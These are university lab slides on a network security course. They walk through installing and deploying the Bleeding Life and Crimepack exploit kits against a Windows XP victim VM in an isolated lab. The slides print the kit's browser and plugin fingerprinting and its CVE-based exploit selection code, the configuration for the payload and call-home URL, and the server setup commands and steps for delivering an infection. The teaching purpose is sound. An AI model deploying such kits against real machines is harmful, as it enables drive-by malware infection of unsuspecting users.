

Network Security

EXPLOIT KIT SETUP AND DEPLOYMENT – BLEEDING LIFE & CRIMEPACK

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
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Lab Objectives

- ▶ In this lab we will setup and deploy two exploit kits
- ▶ Easy exploit kit:
 - ▶ Bleeding Life
- ▶ Advanced configuration (for those who already know BL):
 - ▶ Crimepack
- ▶ An exploit kit is a tool hosted on a website that, when contacted by a victim browser, may launch one or more attacks against software vulnerabilities present on the host system. Upon successful exploitation, the kit may deliver arbitrary instructions for the victim system to execute (e.g. malware).

Exploit kit - details


- ▶ The client contacts the webserver that hosts the kit
- ▶ Exploit Kit detects client configuration (browser, plugins ..)
 - ▶ Select exploits that may work
- ▶ Ekit delivers vulnerability exploit
- ▶ If exploit is successful the client executes shellcode arbitrarily defined by the attacker and, typically, downloads malware
 - ▶ Malware executed and system infected



Lab setup

Each has two machines

- ▶ Debian VM



- ▶ Windows XP VM



Victim machine

- ▶ Start up your Windows XP machine
 - ▶ User: **user**
 - ▶ Pwd: **mallab**
- ▶ On the desktop you can find a folder with installers of vulnerable applications
 - ▶ Available software:
 - ▶ Adobe Reader;
 - ▶ Firefox;
 - ▶ Opera Browser;
 - ▶ Flash Player;
 - ▶ Java;
 - ▶ Quicktime




Get XP's IP

- ▶ Open terminal (start -> run -> “cmd” -> enter)


- ▶ **ipconfig**

- ▶ Will give you the ip address of the machine
- ▶ Typically 192.168.56.x



Server Machine

- ▶ Debian
- ▶ Credentials:
 - ▶ User: **mlab**
 - ▶ Pwd: **mlab**
- ▶ All exploit kits are in
 - ▶ **/home/mlab/ekits**
- ▶ You can run applications, including the terminal, by searching them in the interface clicking “Activities” on top left



Fundamental *nix commands

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


- ▶ **su**: super user
- ▶ **gedit <path+filename>**: edit file using GUI
- ▶ **cp <file1> <file2>**: copies <file1> in <file2>. Can specify paths different from current one
- ▶ **cp -r directory1 directory2**: copies all content of directory1 in directory2
- ▶ **chmod -R 777 directory**: assigns full privileges to user for all files and folders in directory
- ▶ **cd path**: allows you to navigate through filesystem
- ▶ **ls**: shows content of current dir
- ▶ **mv <file1> <file2>**: moves file1 to file2
- ▶ **rm <file1> <file2> <file...>**: removes specified files

- ▶ **TIP:** In the terminal you can use the tab key to autocomplete entries
 - ▶ E.g.: cd /home/m + TAB ⇒ cd /home/mlab

Setup Server (1)

- ▶ Start machine
- ▶ Open terminal, type
 - ▶ **SU**
 - ▶ **password: mlab**
 - ▶ **ifconfig eth0**
 - ▶ Get IP della macchina
 - ▶ **If no IP, type**
 - ▶ **dhclient eth0**
 - ▶ → assigns ip to interface
 - ▶ **ping <ip XP>**
 - ▶ You should get an ICMP echo reply from XP machine



The screenshot shows a terminal window titled "Terminale" with the command "ifconfig eth0" run by root. The output shows an IP address of 10.0.2.15 assigned via DHCP. Below this, a "dhclient" command is run, which outputs a series of ICMP echo replies from an IP address of 10.0.2.4, indicating a successful connection to another host.

```
mlab@mlab:~$ su
password:
root@mlab:/home/mlab# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 08:00:27:16:bf:4c
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe16:bf4c/64 Scope:Link
          inet6 addr: fd17:625c:1f09:12:a00:27ff:fe16:bf4c/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe16:bf4c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2628 (22.0 Kib) TX bytes:46642 (45.5 Kib)

root@mlab:/home/mlab# dhclient
RTNETLINK answers: File exists
root@mlab:/home/mlab# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=128 time=0.404 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=128 time=0.441 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=128 time=0.779 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=128 time=0.406 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=128 time=0.446 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=128 time=0.452 ms
```

Setup Server

- ▶ Check that apache server works
- ▶ Open the browser (Iceweasel)
- ▶ Visit
 - ▶ **localhost**
- ▶ From the Windows XP machine visit with explorer
 - ▶ <IP debian>
- ▶ If both webpages are like this on the right, all is working



SQL database

- ▶ The debian machine has a SQL backend as a database
 - ▶ The exploit kits will use it to store data about the attacks
- ▶ You can visit the SQL interface using **phpmyadmin** →
- ▶ Open Iceweasel
 - ▶ localhost/phpmyadmin
 - ▶ Username → root
 - ▶ Password → mlab

The screenshot shows the phpMyAdmin interface with the following sections:

- General Settings:** Includes "Change password" and "Server connection collation" set to "utf8mb4_general_ci".
- Appearance Settings:** Includes "Language" set to "English", "Theme" set to "pmahomme", and "Font size" set to "82%".
- Database server:** Lists the server as "localhost via UNIX socket", "Server type: MySQL", "Server version: 5.5.43-0+deb8u1 (Debian)", "Protocol version: 10", "User: root@localhost", and "Server charset: UTF-8 Unicode (utf8)".
- Web server:** Lists "Apache/2.4.10 (Debian)", "Database client version: libmysql - 5.5.43", and "PHP extension: mysqli".
- phpMyAdmin:** Lists "Version information: 4.2.12deb2", "Documentation", "Wiki", "Official Homepage", "Contribute", "Get support", and "List of changes".

BLEEDING LIFE

1° kit Bleeding Life

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- ▶ Second release
- ▶ Most efficient for configurations between 2008-2011
- ▶ Easy to configure
- ▶ You can check the code by opening the file of interest with a text editor e.g.
/home/mlab/ekits/bleeding_life/index.php
- ▶ Exploit code is in folder **modules**



Kit code analysis: Bleeding Life index.php

Open ~/ekits/bleeding_life/index.php using gedit
(double click on icon or from terminal invoke gedit)

User Agent detection:
Bleeding Life verifies which browser is contacting the kit
If that's not a known browser, quits

```
if((($data['browser'] != "FIREFOX" && $data['browser'] != "CHROME" && $data['browser'] != "SAFARI"
&& $data['browser'] != "OPERA" && $data['browser'] != "MSIE") || $data['platform'] == "OTHER")){
    exit();
}
```

Kid code analysis: Bleeding Life

index.php

Checks presence of Adobe reader:

1. Initialise a_version.exists & a_version.version
2. Checks version of adobe reader
3. Gets the version of adobe, if it exists
4. Returns variable

```

function getVersion(str){
    if(str=="Acrobat"){
        var a_version=new Object();
        a_version.exists=false;
        a_version.version='0';
        var a_detect = PluginDetect.getVersion("AdobeReader");
        if(a_detect!=null){
            a_version.exists=true;
            var vArray = a_detect.split(",");
            a_version.version = vArray[0] + vArray[1] + vArray[2];
        }
        return a_version;
    }
    if(str=="Java"){
        var j_version=new Object();
        j_version.exists=false;
        j_version.version='0';
        j_version.build='0';
        var j_detect = PluginDetect.getVersion('Java', 'include/getJavaInfo.jar');
        if(j_detect!=null){
            j_version.exists=true;
            var vArray = j_detect.split(",");
            j_version.version = vArray[1];
            j_version.build = vArray[3];
        }
        return j_version;
    }
}

```

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Analisi codice: Bleeding Life

index.php

Exploit selection

Checks if Adobe is present:

Checks if version is between 800 & 821:

Loads correct exploit Adobe-80-2010-0188

Same exploit selection procedure

Is Java there?

Check if version is before 6.19:

Loads correct exploit Java-2010-3552

Same, if
Browser is not Explorer

```

function AcrobatModule(){
    var a_version = getVersion("Acrobat");
    if(a_version.exists){
        if(a_version.version >= 800 && a_version.version < 821){
            FramesArray.push("load_module.php?e=Adobe-80-2010-0188");
        }else if(a_version.version >= 900 && a_version.version < 940){
            if(a_version.version < 931){
                FramesArray.push("load_module.php?e=Adobe-90-2010-0188");
            }else if(a_version.version < 933){
                FramesArray.push("load_module.php?e=Adobe-2010-1297");
            }
        }else if(a_version.version < 940){
            FramesArray.push("load_module.php?e=Adobe-2010-2884");
        }else if(a_version.version >= 700 && a_version.version < 711){
            FramesArray.push("load_module.php?e=Adobe-2008-2992");
        }
    }
}

function javaModule(){
    var j_version = getVersion("Java");
    if(j_version.exists){
        if(j_version.version < 6 || (j_version.version == 6 && j_version.build < 19)){
            FramesArray.push("load_module.php?e=Java-2010-0842");
        }
        <?
        if($data['browser'] == "MSIE"){
        ?>
            if(j_version.version == 6 && j_version.build < 22){
                FramesArray.push("load_module.php?e=Java-2010-3552");
            }
        }
    }
}

```

Code analysis example: Exploit

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Adobe-80-2010-0188.php

National Cyber Awareness System

Vulnerability Summary for CVE-2010-0188

Original release date: 02/22/2010

Last revised: 08/21/2010

Source: US-CERT/NIST

Overview

Unspecified vulnerability in Adobe Reader and Acrobat 8.x before 8.2.1 and 9.x before 9.3.1 allows attackers to cause a denial of service (application crash) or possibly execute arbitrary code via unknown vectors.

Open file:
modules/Adobe-80-2010-0188.php

Buffer overflow vulnerability. Executes machine code

```
$pdf = generate_pdf($config_url . "/download_file.php?e=Adobe-80-2010-0188");
```

#stack data - do not change

```
return $tiff;
```

Exploit

Java-2010-3552.php

National Cyber Awareness System

Vulnerability Summary for CVE-2010-3552

Original release date: 10/19/2010

Last revised: 07/18/20

Overview

Unspecified vulnerability in the New Java Plug-in component in Oracle Java SE and Java for Business 6 Update 21 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors.

Shellcode generated considering call-home url

Insert shellcode in stack

Adds Java file in webpage

Bleeding life configuration

Now we start configuring the kit to make it work

1. Copy bleeding life in /var/www/
2. From terminal
 - ▶ **cp -r /home/mlab/ekits/bleeding_life /var/www/**
3. Config kit's setup
 1. **cd /var/www/bleeding_life**
 2. **gedit config.php**
 1. Set \$sqlSettings['dbUsername'] to: **root ←username for SQL**
 2. Set passwords to: **mlab ← password for SQL**
 3. Set \$payload_filename to: **calc.exe ← our malware**
 4. Set \$config_url : '**http://<ip_server>/bleeding_life/**' ← **url that goes in input to shellcode generation (remember?)**
 3. Save and close

The terminal window shows the command to copy the bleeding life directory and the path to the config.php file. The code editor window displays the config.php code with various configuration parameters like dbHost, dbUsername, dbPassword, dbName, and config_url.

```

File Modifica Visualizza Cerca Terminale Aiuto
mlab@mlab:/home/mlab# cp -r /home/mlab/ekits/bleeding_life/ /var/www/
mlab@mlab:/home/mlab# cd /var/www/bleeding_life/
mlab@mlab:/var/www/bleeding_life# gedit config.php

*config.php
/var/www/bleeding_life

//dbHost: The hostname to where your MySQL database is located.
$sqlSettings['dbHost'] = 'localhost';

//dbUsername: The username for your MySQL database.
$sqlSettings['dbUsername'] = 'root';

//dbPassword: The password for your MySQL database.
$sqlSettings['dbPassword'] = 'mlab';

//dbName: The name your MySQL database.
$sqlSettings['dbName'] = 'bleeding_life';

//tableVisitorsList: The table name to track visitors. This is created in the install
process.
$sqlSettings['tableVisitorsList'] = 'visitors_list';

//panel_user: the username used to secure the statistics page
$panel_user = "admin";
//panel_pass: the password used to secure the statistics page
$panel_pass = "mlab";

//enabled_signed: enable the java signed applet. (this requires user interaction)
$enable_signed = true;

//payload_filename: the filename of your payload.
	payload_filename = 'calc.exe';

//config_url: the url to where your pack is located. This is very important. Please make
sure it includes the http://
$config_url = 'http://10.0.2.15/bleeding_life/';
//config_url = 'http://192.168.188.203/bleeding_life/2';

```

Setup Bleeding Life (2)

3. Create new database for bleeding_life → needed to store attack records
 1. Go to: **localhost/phpmyadmin**
 2. Database
 3. insert: bleeding_life to create db

The screenshot shows the phpMyAdmin interface. At the top, there's a toolbar with various icons. Below it, the main navigation bar has tabs: 'Database' (which is highlighted with a red box), 'SQL', 'Stato', 'Utenti', 'Esporta', and 'Importa'. The main content area is titled 'Database' and contains a button 'Crea un nuovo database' with a question mark icon. A text input field contains the text 'bleeding_life'. At the bottom of the page, there's a footer with the text 'Dr. Luca Allodi - Network Security - University of Trento, DISI (AA 2015/2016)'.



This screenshot shows the 'Database' creation screen. It features a large red arrow pointing from the previous screenshot to this one. The top navigation bar is identical to the one in the first screenshot. The main content area is titled 'Database' and includes a button 'Crea un nuovo database' with a question mark icon. A text input field contains the text 'bleeding_life'. To the right of the input field is a dropdown menu labeled 'Codifica caratteri' with a downward arrow. At the bottom right is a large 'Crea' button. The overall layout is clean and modern, typical of a web-based administration tool.

Setup Bleeding Life (3)

4. Setup bleedinglife → call existing procedure to configure DB
 - ▶ Visit: **localhost/bleeding_life/install**
 - ▶ **Check new table in database**
 - ▶ If installation is successful:
 - ▶ Control page: **localhost/bleeding_life/statistics**
 - ▶ User: **admin**
 - ▶ Pwd: **mlab ← setup by you**
 - ▶ Attack delivery page: **localhost/bleeding_life**

The image consists of two screenshots of a Linux desktop environment, likely Kali Linux, showing the setup and statistics of the BleedingLife exploit.

Screenshot 1: Installation Status

A terminal window titled "Attività" (Activities) shows the command "iceweasel" running. The browser window title is "localhost / localhost ...". The URL in the address bar is "http://localhost/bleeding_life/install/". The page content says:

```
Creating Table visitors_list  
Tables Created.  
Installation Complete.
```



Screenshot 2: Statistics Page

A browser window titled "Attività" (Activities) shows the "Statistics - iceweasel" page. The URL is "localhost/bleeding_life/statistics/statistics.php". The page has a dark theme with red and black graphics. It displays various statistics:

- Overall Statistics:** Unique 0, Exploited 0, % 0
- Statistics: Referrers:** Refferer, Total, Exploited %
- Statistics: Exploits:** Exploit, #, %
- Statistics: Operating System:** Operating System, Total, Exploited %
- Statistics: Country:** Country, Total, Exploited %
- Statistics: Browser:** Browser, Total, Exploited %

Deliver attack

- ▶ **IMPORTANT:** After every attack you need to reset the stats
 - ▶ BL does not deliver two attacks to same IP
- ▶ From victim machine visit
 - ▶ <ip_server>/<secuser>/bleeding_life
 - ▶ Nothing should happen
- ▶ Install **Java/jre-1_5_0_07**
 - ▶ Visit again <ip_server>/bleeding_life
 - ▶ Crash
- ▶ Update Java **jre-6u1-windows-i586-p**
 - ▶ Repeat visit
 - ▶ Infection happens
 - ▶ Check in BL stat page



CRIMEPACK

Crimepack


- ▶ Version 3.1.3 released in 2010
- ▶ Sourcecode is encrypted, exploits are too
- ▶ Code is in ~/ekits/crimepack
- ▶ Try open a file with a text editor → not usable code



Crimepack install(1)

From terminal

1. **cp -r /home/mlab/ekits/crimepack /var/www**
2. **a2enmod dav_fs**
3. **a2enmod dav**
4. **mkdir /var/www/webdav**
5. **gedit /etc/apache2/sites-available/default**
 - ▶ Insert:
Alias /webdav /var/www/webdav
<Location /webdav>
Dav On
</Location>
6. **mv /home/mlab/ekits/crimepack/data.jar /var/www/webdav**



The screenshot shows a terminal window titled "mlab@mlab: ~". The window contains the following text:

```
mlab@mlab:~$ su
Password:
root@mlab:/home/mlab# gedit /etc/apache2/sites-available/default
```

The file "/etc/apache2/sites-available/default" is open in a text editor. The content of the file is:

```
Alias /webdav /var/www/webdav
<Location /webdav>
DAV On
</Location>
```

Install CrimePack (2)

IonCube

7. **`mv /home/mlab/ekits/ioncube /var/www/ioncube`**
8. **`chmod -R 777 /var/www/ioncube`**
9. **`gedit /etc/php5/apache2/php.ini`**
10. Below [PHP] add:
 - ▶ **`zend_extension= /var/www/ioncube/ioncube_loader_lin_5.6.so`**
11. **`/etc/init.d/apache2 restart`**
 - ▶ Should restart with no error
12. Visit the following URL:
`localhost/ioncube/loader-wizard.php`



Attività gedit ▾ ven 15.49
 Apri ▾ **php.ini [Sola lettura]**
 /etc/php5/apache2

```
[PHP]
zend_extension = /var/www/ioncube/ioncube_loader_lin_5.6.so

; About php.ini ;
; PHP's initialization file, generally called php.ini, is responsible for
; configuring many of the aspects of PHP's behavior.

; PHP attempts to find and load this configuration from a number of locations
```

